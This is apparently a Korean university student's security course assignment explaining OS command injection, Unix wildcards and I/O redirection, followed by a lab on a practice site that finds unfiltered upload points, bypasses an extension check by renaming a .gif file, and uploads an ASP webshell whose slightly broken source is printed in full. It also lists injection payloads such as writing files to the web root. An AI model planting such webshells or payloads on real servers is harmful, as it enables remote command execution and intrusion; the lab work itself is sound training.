



세curity 7주차 과제


학부	컴퓨터공학과
학번	202520883
이름	유수민
이메일	isemy0317@gmail.com

1. OS Injection	3
1) 개념.....	3
2) 종류.....	4
3) 원리.....	6
4) 대응 방안	7
 2. Unix Wildcard.....	 8
1) 개념.....	8
2) 종류.....	8
3) 활용 방법 및 응용 구문	9
 3. 입출력 리다이렉션	 11
1) 개념.....	11
2) 종류.....	11
3) 활용 방법 및 응용 구문	13
 4. 실습과제.....	 14
1) 파일 업로드 가능한 포인트 2 곳이상 찾기 & 각 포인트에 적용된 방어 기법 분석	14
2) 각 다른 2 개 포인트에서 webshell 업로드 & cmd 명령어 실행.....	17
3) XSS 공격을 응용하여 Session Hijacking 실습	24

1. OS Injection

1) 개념

OS Injection(OS Command Injection) 또는 Shell Injection 이란



간단히 말하여 사용자가 웹 사이트에 셸 실행 함수를 주입시켜 시스템 명령어를 실행하는 공격이다.

웹 응용 프로그램이 구동 중인 웹 서버 운영체제에서 명령을 실행하는 취약점이다.

이때 웹 응용 프로그램은 HTTP 폼, HTTP 헤더, 쿠키와 GET 파라미터를 통해 사용자로부터 시스템 Shell 을 전달받는데 사용자가 제공하는 입력 값에 대한 검증이 제대로 구현되어 있지 않다면 해당 취약점을 악용할 수 있다.

이 취약점을 통해 명령어를 실행하면 웹 서버에 구동하는 계정의 권한으로 실행된다.

이 계정의 권한으로 공격자의 권한을 상승시키거나 웹 응용 프로그램을 장악하여 데이터를 손상시킬 수 있다.

2) 종류

(1) 직접 명령 인젝션 (Direct Command Injection)

- php 처럼 사용자가 입력한 데이터에 OS 명령 인자가 직접 포함되어 있는 경우를 말한다.

(2) 간접 명령 인젝션 (Indirect Command Injection)

- 파일이나 환경 변수를 통해 웹 응용 프로그램의 시스템 Shell 로 OS 명령어가 전달되는 경우를 말한다.
- 보통 윈도우 운영체제일 때 사용 가능하다.
- Forfiles, pcalue.exe 등 CMD 를 사용하지 않고 명령어를 호출할 수 있는 유틸리티를 사용할 수 있다.

(3) 블라인드 명령 인젝션 (Blind Command Injection)

- 사용자의 입력 데이터가 OS 명령어에 포함되어 시스템 Shell 로 전달되어 실행되지만 직접 명령 인젝션과 달리 HTTP 응답 메시지에 명령 실행 결과가 표시되지 않는 경우를 말한다.

① 시간 지연 기술

- sleep (리눅스, 유닉스만 가능) 혹은 Loopback Ping 명령어를 사용할 수 있다.
- sleep 이나 ping 명령어는 웹 응용프로그램의 응답 시간을 의도적으로 늦출 수 있어 해단 취약점을 발견하기 위해서는 주기적으로 속도 저하를 체크해야 한다.

② 출력 리다이렉팅 기술

- 앞서 OS Injection 원리에서 설명한 메타 태그 > 문자를 이용하여 웹 루트 혹은 하위 경로에 파일을 기록(리다이렉팅)하고 해당 파일의 URL 을 조회하여 파일이 정상적으로 기록되어 있으면 성공하는 기술이다.
- 예를 들어 &echo'musa'>/var/www/html/test.txt& 명령어를 작동하면 웹 루트 /var/www/html/ 위치에 test.txt 파일이 생성되는데 <https://www.exmple.com/test.txt> 를 방문하여 'musa'라는 문자열이 해당 URL 에 출력된다면 명령 인젝션 공격에 취약하다고 볼 수 있다.
- 단 리다이렉팅 기술은 디렉터리에 대한 읽기와 쓰기 권한이 있어야 한다.

③ 대역 외 (Out Of Band) 채널

- 취약한 서버를 공격자가 제어할 수 있는 외부 서버와 통신하도록 유도하여 통신 기록을 확인함으로써 임의의 OS 명령어를 주입하여 실행됐는지 확인하는 기술이다.
- DNS 조회할 수 있는 nslookup 명령어 또는 curl 명령어를 이용할 수 있다.

3) 원리

웹 응용 프로그램은 운영체제 및 파일 시스템과 통신하기 위해 일부 기능들이 운영체제 명령어를 실행하는데 이런 기능들은 PHP, Java, Python 등에 개발 언어로 Shell 과 연동되는 내장 함수를 제공한다.

일반적으로 system(), eval()과 같은 함수가 내장되는데 OS Injection 은 사용자로부터 전달받은 Shell 함수 입력 값을 통해 웹 서버 운영체제에 명령어를 전달하고 실행 결과를 얻을 수 있다. 하지만 OS Injection 을 수행하기 위해서는 아래와 같은 조건이 충족되어야 한다.

- (1) 사용자로부터 입력받은 데이터의 시스템 Shell 명령어가 포함되어 있어야 한다.
- (2) 사용자로부터 입력받은 데이터가 삭제 처리 없이 정상적으로 shell 명령어로 인식되어야 한다.
- (3) 웹 응용 프로그램에서 작동 중인 계정이 시스템 명령을 실행할 수 있는 권한이 있어야 한다.

4) 대응 방안

- OS Injection 을 대응하기 위해서는 웹 응용 프로그램에서 사용자가 입력하는 값에 시스템 명령어 `system()`, `exec()`, `eval()` 등이 실행되지 않도록 해야 한다.

- 사용자가 전달하는 입력 값에 유효성 검사를 사용해야 한다.

(특정 명령어는 화이트 리스트 방식으로 추가한다.)

- 만약 유효성 검사를 화이트 리스트 방식이 아닌 블랙 리스트 방식으로 대응한다면 서버의 운영체제에 따라 입력 값에 특수 문자들을 이스케이프 처리하거나 차단해야 한다.

- 윈도우 : 특수문자 앞에 '^' 기호를 추가하여 이스케이프 처리하거나 차단한다

- 리눅스 혹은 유닉스 : 특수문자 앞에 '\w' 기호를 추가하여 이스케이프 처리하거나 차단한다.

2. Unix Wildcard

1) 개념

특정 문자열이나 파일, 디렉토리 등을 여러 개를 한 번에 지정하거나, 패턴 매칭을 할 때 사용하는 특수 문자를 의미한다.

주로 셸 명령어나 파일 시스템에서 유용하게 활용된다.

2) 종류

*** (별표)** : 0 개 이상의 문자를 나타낸다.

예를 들어, *.txt 는 모든 .txt 파일을 나타낸다.

? (물음표) : 한 문자를 나타낸다.

예를 들어, a?b 는 'a'와 'b' 사이에 어떤 문자 하나가 있는 문자열 (예 : acb, aeb)을 나타낸다.

[] (대괄호) : 대괄호 안의 문자 중 하나와 일치하는 문자열을 나타낸다.

예를 들어, '[abc]'는 'a', 'b', 또는 'c' 중 하나와 일치하는 문자열을 나타낸다.

{ } (중괄호) : 중괄호 안의 문자열 중 하나와 일치하는 문자열을 나타낸다.

예를 들어, '{abc, def}'는 abc 또는 def 와 일치하는 문자열을 나타낸다.

3) 활용 방법 및 응용 구문

(1) 활용 방법

① 파일 및 디렉토리 지정:

예를 들어, 'ls*'는 현재 디렉토리의 모든 파일과 디렉토리를 나열하고, ls*.txt 는 .txt 확장자를 가진 파일만 나열한다.

② 쉘 명령:

와일드카드를 사용하여 여러 파일을 동시에 복사하거나 삭제하는 등의 작업을 수행할 수 있다.

③ 파일 시스템 탐색:

와일드카드를 사용하여 특정 패턴과 일치하는 파일을 찾아낼 수 있다.

예를 들어, 'find.-name "log"'는 현재 디렉토리 및 하위 디렉토리에서 이름에 "log"가 포함된 파일을 찾는다.

(2) 응용 구문

***** - 모든 파일

g* - g 로 시작하는 모든 파일

b*.txt - b 로 시작하되 .txt 형식 파일

Data??? - Data 로 시작하면서 뒤에 정확히 세 개의 문자만 있는 파일

[abc*] - a, b, c 로 시작하는 모든 파일

BACKUP.[0-9][0-9][0-9] - BACKUP 으로 시작하면서 뒤에 정확히 세 개의 숫자로 된 파일

[:upper:]* - 대문자로 시작하는 모든 파일

***[:lower:]123** - 파일명이 소문자로 끝나거나 1, 2, 3 으로 끝나는 파일

3. 입출력 리다이렉션

1) 개념

출력 결과를 파일로 저장하거나 파일의 내용을 프로세스의 입력으로 사용하는 기법

파일로 표준 입/출력을 할 수 있도록 하는 것

2) 종류

(1) 표준 출력 리다이렉션 (Standard Output Redirection) :

- > : 명령어의 결과를 파일로 리다이렉션한다.

파일이 이미 존재하면 내용을 덮어쓴다.

- >> : 명령어의 결과를 파일에 추가한다.

파일이 이미 존재하면 내용의 끝에 추가된다.

(2) 표준 입력 리다이렉션 (Standard Input Redirection) :

- < : 파일을 명령어의 입력으로 사용한다.

즉, 파일의 내용을 명령어에 전달한다.

(3) 표준 오류 리다이렉션 (Standard Error Redirection) :

- `2>` : 명령어의 표준 오류 스트림을 파일로 리다이렉션한다.
- `2>>` : 명령어의 표준 오류 스트림을 파일에 추가한다.

(4) 표준 출력과 표준 오류를 동시에 리다이렉션 :

- `command > output.txt 2>&1` : 명령어의 표준 출력과 표준 오류를 모두 `output.txt` 파일에 리다이렉션한다.
- `command 2>&1 | tee -a log.txt` : 명령어의 표준 출력과 표준 오류를 동시에 `log.txt` 파일에 추가하고, 표준 출력을 화면에도 출력한다.

(5) 파일 디스크립터를 이용한 리다이렉션 :

- Linux 시스템에서는 파일 디스크립터 (0: 표준 입력, 1: 표준 출력, 2: 표준 오류)를 사용하여 리다이렉션을 할 수도 있다.

예를 들어, `0< input.txt` 는 `input.txt` 파일을 표준 입력으로 사용하고, `1> output.txt` 는 표준 출력을 `output.txt` 로 리다이렉션한다.

3) 활용 방법 및 응용 구문

(1) 활용 방법

- 명령 실행 결과를 파일에 저장하여 나중에 분석하거나 확인할 수 있다.
- 스크립트 실행 중에 발생하는 오류 메시지를 파일에 기록하여 오류 추적을 용이하게 할 수 있다.
- 표준 입력 대신 파일을 입력 스트림으로 사용하여 명령에 데이터를 전달할 수 있다.
- 명령 실행 결과를 화면에 출력하지 않고, 특정 장치나 네트워크로 전송할 수도 있다.

(2) 응용 구문

`cat test.txt>example.txt :`

이 명령어는 cat 명령어로 test.txt 파일의 내용을 example.txt 이라는 파일을 만들어 저장한다는 의미를 가지고 있다.

흔히 우리가 메모장을 작성한 뒤 저장하는 방법과 같다.

`cat test.txt>>example.txt :`

기존에 example.txt 파일에 무언가가 써져있었다면 '>'를 기호를 사용했을 때는 기존의 내용이 지워지고 새로운 내용이 저장되지만 '>>' 기호를 사용하면 기존의 내용을 유지하고 그 뒤에 이어서 추가로 작성된다.

4. 실습과제

1) 파일 업로드 가능한 포인트 2 곳이상 찾기 & 각 포인트에 적용된 방어 기법 분석

(1) 파라미터 값 내 중요정보 포함 여부 확인 :

> 파라미터 값 내 중요정보 포함 여부 확인 【공격코드유형】

어플리케이션이 사용하는 파라미터 값은 언제든지 사용자가 확인 할 수 있는 값이기 때문에 파라미터 값에 디렉토리, 파일구조, 계
인정보, 결제정보 등과 같은 중요한 값이 포함되어 있으면 개인정보객정보 또는 서버설정정보 등이 노출될 가능성이 있습니다. 그리고
노출된 정보는 또 다른 공격에 이용될 수 있습니다.

제목		q
작성자		q
작성일		2025-05-24 오후 5:27:30
첨부파일		13(2).asp
내용		q

> 파라미터 값 내 중요정보 포함 여부 확인 【공격코드유형】

어플리케이션이 사용하는 파라미터 값은 언제든지 사용자가 확인 할 수 있는 값이기 때문에 파라미터 값에 디렉토리, 파일구조, 계
인정보, 결제정보 등과 같은 중요한 값이 포함되어 있으면 개인정보객정보 또는 서버설정정보 등이 노출될 가능성이 있습니다. 그리고
노출된 정보는 또 다른 공격에 이용될 수 있습니다.

제목		q
작성자		q
작성일		2025-05-24 오후 5:38:55
첨부파일		스크린샷 2025-03-19 153435.GIF
내용		q

> 파라미터 값 내 중요정보 포함 여부 확인 【공격코드유형】

어플리케이션이 사용하는 파라미터 값은 언제든지 사용자가 확인 할 수 있는 값이기 때문에 파라미터 값에 디렉토리, 파일구조, 계
인정보, 결제정보 등과 같은 중요한 값이 포함되어 있으면 개인정보객정보 또는 서버설정정보 등이 노출될 가능성이 있습니다. 그리고
노출된 정보는 또 다른 공격에 이용될 수 있습니다.

제목		q
작성자		q
작성일		2025-05-24 오후 5:34:50
첨부파일		스크린샷 2025-03-20 161714.png
내용		q

> 파라미터 값 내 중요정보 포함 여부 확인 【공격코드유형】

어플리케이션이 사용하는 파라미터 값은 언제든지 사용자가 확인 할 수 있는 값이기 때문에 파라미터 값에 디렉토리, 파일구조, 계
인정보, 결제정보 등과 같은 중요한 값이 포함되어 있으면 개인정보객정보 또는 서버설정정보 등이 노출될 가능성이 있습니다. 그리고
노출된 정보는 또 다른 공격에 이용될 수 있습니다.

제목		q
작성자		q
작성일		2025-05-24 오후 5:36:07
첨부파일		flag(1).txt
내용		q


※ asp, gif, png, txt 등 여러 파일 확장자 별다른 우회 필요없이
업로드 가능

방어기법 : 없음

[illegible]

Mime type 검사

(3) 중요 정보 파일 다운로드 가능성 :




※ 허용된 확장자의 목록을 나타냄 -> 화이트 리스트


화이트 리스트

2) 각 다른 2 개 포인트에서 webshell 업로드 & cmd 명령어 실행

(1) 파라미터 값 내 중요정보 포함여부확인:



파일을 업로드한다.



업로드한 파일을 클릭해서 들어간다.



```
<script>  
Set cshell = Server.CreateObject("WScript.Shell")  
Set cmd = Server.CreateObject("Scripting.FileSystemObject")  
cmd = Request("cmd")  
tmpfile = Server.MapPath("output.txt")  
  
If cmd <> "" Then  
    cshell.Run cmd & "& cmd & ">" & tmpfile, 0, True  
    If cmd.FileSystemObject.Exists(tmpfile) Then  
        Set f = cmd.OpenTextFile(tmpfile, 1)  
        output = f.ReadAll()  
        f.Close()  
        Set f = Nothing  
    Else  
        output = "종결된 실행을 종료합니다."  
    End If  
End If  
%>  
<html>  
<head>  
    <meta charset="utf-8">  
<title>ASP WebShell</title>  
</head>  
<body>  
    <form>  
        <input type="text" name="cmd" value="cmd" />  
        <input type="submit" value="Run" />  
    </form>  
    <pre><%= output %></pre>  
</body>  
</html>
```

업로드한 첨부파일을 클릭해서 들어간다.



url 을 잘 수정해준다.




명령어를 입력해준다.




성공

(2) 악성코드파일 업로드 및 실행 가능성 :




파일 확장자가 gif 인 파일을 업로드한다.




Content type 은 image/gif 로 되어있기 때문에 파일 명만 변경해준다.

(asp 로 파일명을 끝내면 업로드가 안돼서 gif 만 지우고 업로드했다.)




업로드한 파일을 클릭해서 들어간다.



url 에서 .과 (2)를 지워준다.




검색창이 나오면 cmd 명령어를 입력해 주고 Run 버튼을 눌러준다.




성공

3) XSS 공격을 응용하여 Session Hijacking 실습

